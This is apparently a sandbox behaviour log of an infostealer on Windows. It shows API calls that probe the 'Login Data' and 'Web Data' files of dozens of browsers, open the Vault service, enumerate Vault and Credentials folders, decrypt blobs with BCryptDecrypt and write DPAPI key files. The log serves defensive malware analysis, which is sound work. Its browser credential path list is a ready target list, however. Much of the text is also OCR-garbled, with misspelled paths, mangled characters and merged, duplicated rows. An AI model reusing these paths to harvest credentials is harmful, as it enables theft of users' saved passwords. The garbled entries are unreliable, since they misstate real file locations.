Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalSuperbird\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalSuperbird\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Coowon\Coowon\User Data\Defaulf\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalMustang Browsen\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\360Browsen\Browsen\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\360Browsen\Browsen\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local360Browser\Browser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Orbitum\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Orbitum\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalOrbitum\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalOrbitum\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\lridium\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\lridium\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalIridium\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Localfridium\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Opera\Opera\Opera Next\data\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data ) Return: 0	2420	2604
•			
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Fenrir Inc\Sleipnir5\\setting\modules\ChromiumViewer\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db ) Return: 0	2420	2604
Call Service API	API Name: OpenServiceW Args: ( c28db0, VaultSvc, 14 ) Return: c28d38	2420	2604
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[496], ppid[2604 ) Return: 1	2420	2604
•			
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ALLUSERSPROFILE%)Microsoft(Vault)*, 0, 5f8ef190, 0, 0, 0 ) Return: 6061e100	2604	496
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 496		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( 6061e100, 5f8ef190 ) Return: 1	2604	496
	ADIANS CARRANT AND ASSOCIATION ASSOCIATION OF THE PROPERTY OF	0004	400
	API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3	2604	496
Call System API	THE COLUMN TO SERVICE AND ADDRESS OF THE COLUMN		
Call System API  Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 496		
	Process ID: 496	2604	496
Detection	Process ID: 496 Info: Obtains drive info from API result	2604 2604	496 496
Detection  Call System API  Call System API	Process ID: 496 Info: Obtains drive info from API result  API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3  API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\) Return: 3	2604	496
Detection  Call System API	Process ID: 496 Info: Obtains drive info from API result  API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3		

Call System API			
	API Name: GetDriveTypeW Args: ( C:\( \) ) Return: 3	2604	496
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\*.vsch, 0, 5f8eecf0, 0, 0, 0 ) Ret urn: 6061ea10	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fbc4b30, _Ê'éä@~Ü'mFjbcNGš, 144, 0, Þ, 16, _Ê'éä@~Ü'mFjbcNGš, 144, 1603199584, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fbc4b30, \$, 112, 0, , 0, \$, 112, 1603201368, 1 ) Return: 0	2604	496
Call Service API	API Name: StartServiceW Args: ( c28d38, 0, 0 ) Return: 1	2420	2604
Call Service API	API Name: StartServiceW Args: ( c28d38, 0, 0 ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%IMicrosoft\Vaulit\*, 0, 5fefe580, 0, 0, 0, 0 ) Return: 6061e510	2604	496
Call Filesystem API	API Name: FindNextFileW Args: ( 6061e510, 5fefe580 ) Return: 1	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\Vaulit\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	2604	496
· · · · · · · · · · · · · · · · · · ·			
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\Vault\) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xå¾£Hy, 8, , 280, 1609549264, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fba89e0,  xÝíycnXêl:À, 144, 0, *Z:þuï, 16,  xÝíycnXêl:À, 144, 1609553344, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xå¾£Hy, 8, , 280, 1609551504, 0 ) Return: 0	2604	496
Call System API	API Name: BCrypttDecrypt Args: ( 5fba9420, ©, 112, 0, =6³@Î<02r⁴āiÅr`lûila€%r]6U, 16, ©, 112, 1609552240, 0 ) Return: 0	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\Vault\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%AppData\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xå¾£Hy, 8, , 280, 1609549888, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xöpSY, 64, 0, İ]K]ö^¹, 8, xöpSY, 64, 1609554768, 0 ) Return: 0	2604	496
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500Vcff57a9-d8fa-40c9-8eca-d94bd4bec8d6 Type: VSDT_COM_DO S	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 1	2604	496
Write File	Path: %APPDATA%Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\7cff57a9-d8fa-40c9-8eca-d94bd4bec8d6 Type: VSDT_COM_DO S	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\Vault\ ) Return: 3	2604	496
Write File	Path: %APPDATA%\Microsoft\Protect\S_1-5-21-2674318124-2743851293-4242590628-500\Protected Type: \/SDT_COM_DOS	2604	496
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS  ARI Namo: Call Priva Type\W Ares: (%LOCAL APPDATA%\Microsoft\) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3	2604 2604	496 496
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3	2604 2604 2604	496 496 496
Call System API Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3	2604 2604 2604 2604	496 496 496 496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\Users\) Return: 3	2604 2604 2604 2604 2604	496 496 496 496 496
Call System API Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3	2604 2604 2604 2604	496 496 496 496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3	2604 2604 2604 2604 2604	496 496 496 496 496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3	2604 2604 2604 2604 2604	496 496 496 496 496 496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3	2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496
Call System API Add File	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vaulit\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Write File	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C:\USers\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DB28\Policy.vpol Type: VSDT_COM_DOS	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496
Call System API Write File Write File	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C:\) Return: 3  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Write File Call Filesystem API Call Filesystem API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoftt) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%I) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%I) Return: 3  API Name: GetDriveTypeW Args: ( CAUsers\) Return: 3  API Name: GetDriveTypeW Args: ( CAUsers\) Return: 3  API Name: GetDriveTypeW Args: ( CAI) Return: 3  API Name: GetDriveTypeW Args: ( CAI) Return: 3  API Name: GetDriveTypeW Args: ( CAI) Return: 3  Path: %LOCALAPPDATA%IMicrosoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%IMicrosoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%IMicrosoft\Vault\UBserProfileRoaming\Latest.dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%IMicrosoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Call Filesystem API Call Filesystem API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoftt) Return: 3  API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (C\U00e4Users\) Return: 3  API Name: GetDriveTypeW Args: (C\U00e4Users\) Return: 3  API Name: GetDriveTypeW Args: (C\U00e4\) Return: 3  API Name: GetDriveTypeW Args: (C\U00e4\) Return: 3  API Name: GetDriveTypeW Args: (C\U00e4\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\U00e4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\U00e4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\U00e4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindNextFileW Args: (6061e650, 602bdec0) Return: 1	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\USERS\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\USERPROFILE%\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\USERPROFILE\USERS\) A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\USERProfileRoaming\Latest.dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\)*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindNextFileW Args: ( 6061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xå%£Hy, 8, , 280, 1613480384, 0) Return: 0	2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%VAppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%VAppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%V) Return: 3  API Name: GetDriveTypeW Args: (C:\Users\) Return: 3  Path: %LOCALAPPDATA%Microsoft\Vault\User\) Application (C:\Users\) Return: 3  Path: %LOCALAPPDATA%Microsoft\Vault\User\) Application (C:\User\) BBA-41A0-B380-DD4A704DDB28\(\text{Policy.vpol Type: VSDT_COM_DOS\)  Path: %LOCALAPPDATA%Microsoft\Vault\User\) ProfileRoaming\(\text{Late}\) Latest.dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials\)*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindNextFileW Args: (56061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xá\(\text{E}\) Hy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xá\(\text{E}\) Hy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xá\(\text{E}\) Hy, 8, 280, 1613480384, 0) Return: 0	2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (C\) Users\) Return: 3  API Name: GetDriveTypeW Args: (C\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\\\^*, 0, 602bdec0, 0, 0, 0\) Return: 6061e650  API Name: BCryptDecrypt Args: (56ac0000, 280, 0, Xâ%£Hy, 8, 280, 1613480384, 0\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xâ%£Hy, 8, 280, 161348034, 0\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xâ%£Hy, 8, 280, 161348024, 0\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xâ%£Hy, 8, 280, 161348024, 0\) Return: 0	2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (CAU Sers\) Return: 3  API Name: GetDriveTypeW Args: (CAU Seturn: 3  Path: %LOCALAPPDATA%\Microsoft\Vaulit\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vaulit\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vaulit\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, Xá%£Hy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba72d0, VÉÉUÈ_Á, 112, 0, Hä'—, 16, VÉÉUÈ_Á, 112, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba72d0, VÉÉUÈ_Á, 112, 0, Hä'—, 16, VÉÉUÈ_Á, 112, 1613483360, 0) Return: 0  API Name: DeleteFileW Args: (5fba72d0, VÉÉUÈ_Á, 112, 0, Hä'—, 16, VÉÉUÈ_Á, 112, 1613483360, 0) Return: 0	2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API Call Filesystem API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: (C:\Users\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vaulit\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vaulit\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vaulit\UserProfileRoaming\Latest dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: BCryptDecrypt Args: (56ac0000, .280, 0, Xá½EHy, 8, .280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, kGŠĀ TÝI, 144, 0, 8, 16, kGŠĀ TÝI, 144, 1613484464, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba760, 0, Xá½EHy, 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba760, VĒĒŪĒ, 112, 0, Hā'—, 16, 